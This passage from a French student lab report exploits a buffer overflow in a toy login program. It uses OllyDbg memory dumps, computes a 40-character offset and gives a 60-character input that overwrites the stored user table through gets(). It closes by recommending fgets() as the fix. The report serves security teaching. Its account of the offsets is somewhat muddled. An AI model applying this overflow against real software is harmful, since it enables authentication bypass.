00D430D0	00 00 00 00 00 00 00 00	.....

Figure 51. Adresses affichés dans Ollydbg

L'adresse où commence le nom d'utilisateur saisi est 0x00D43018. De plus, l'adresse de la première instance du tableau des utilisateurs est 0x00D43040.

2. Calculer le nombre de caractères nécessaire pour atteindre la première instance "root" à partir de l'utilisateur.

Address	Hex dump	ASCII
00D43000 __security_cookie	4E E6 40 BB B1 19 BF 44	Np000000
00D43008 __native_dllmain_reason	FF FF FF FF FF FF FF FF	
00D43010 __globallocalestatus	FE FF FF FF 01 00 00 00	0...
00D43018 user_name	20 20 20 20 20 20 20 20	
00D43020	20 20 20 20 20 20 20 20	
00D43028	20 20 20 00 20 20 20 20	.
00D43030	20 20 20 20 20 20 20 20	
00D43038	20 20 20 20 20 20 20 00	.
00D43040 users	72 6F 6F 74 00 00 00 00	root....

Figure 52. Nombres de caractères affichés dans Ollydbg.

Le nombre nécessaire de caractères pour atteindre la première instance du "root" à partir de l'utilisateur est de 40 caractères. Ceci est dû au fait qu'il y a 5 lignes et 8 colonnes.

### 3. Donnez la séquence exacte de caractères à entrer. Expliquez brièvement comment votre “hack” fonctionne.

Pour hacker, il suffit d'entrer une chaîne de 60 caractères dans le champ de “Username” et ne rien mettre dans le champ “Password”. Dans notre cas, notre chaîne de caractère est

ABCDEFGHIFABCDEFGHIFABCDEFGHIFABCDEFGHIFABCDEFGHIFABCDEFGHIF

En effet, la chaîne de caractères est composée de 40 caractères pour se rendre à “username” et 20 caractères pour *override* le nom d'utilisateur. Par la suite, nous observons que le programme ajoute un caractère nul à la fin de l'entrée de la chaîne utilisateur. Par conséquent, nous avons le 9 du “98765” qui est remplacé par un caractère nul. Pour remédier à cela, nous devons insérer la lettre qui a été *override* nulle (ou ne rien mettre) dans la section “Password”.




Figure 53. Entrées requis pour hacker le système




Figure 54. Page d'accueil

**4. Que faudrait-il changer dans le programme pour enlever ce problème de sécurité?**

Pour remédier à ce problème, nous pouvons, par exemple, limiter le nombre de caractères maximales pour le nom d'utilisateur pour normaliser la base de données et ainsi résoudre une attaque telle illustrée en 3. Une façon d'implémenter cela serait d'utiliser la fonction *fgets()* à la place du *gets()*. *fgets()* permet de spécifier le nombre de caractères maximales que nous voulons obtenir.

# Références

1. Tutorials, H. (2021). Exploiting VSFTPD v2.3.4 on Metasploitable 2. <https://www.hackingtutorials.org/metasploit-tutorials/exploiting-vsftpd-metasploitable/>
2. imperva. (2021). Cross site scripting (XSS) attacks. <https://www.imperva.com/learn/application-security/cross-site-scripting-xss-attacks/>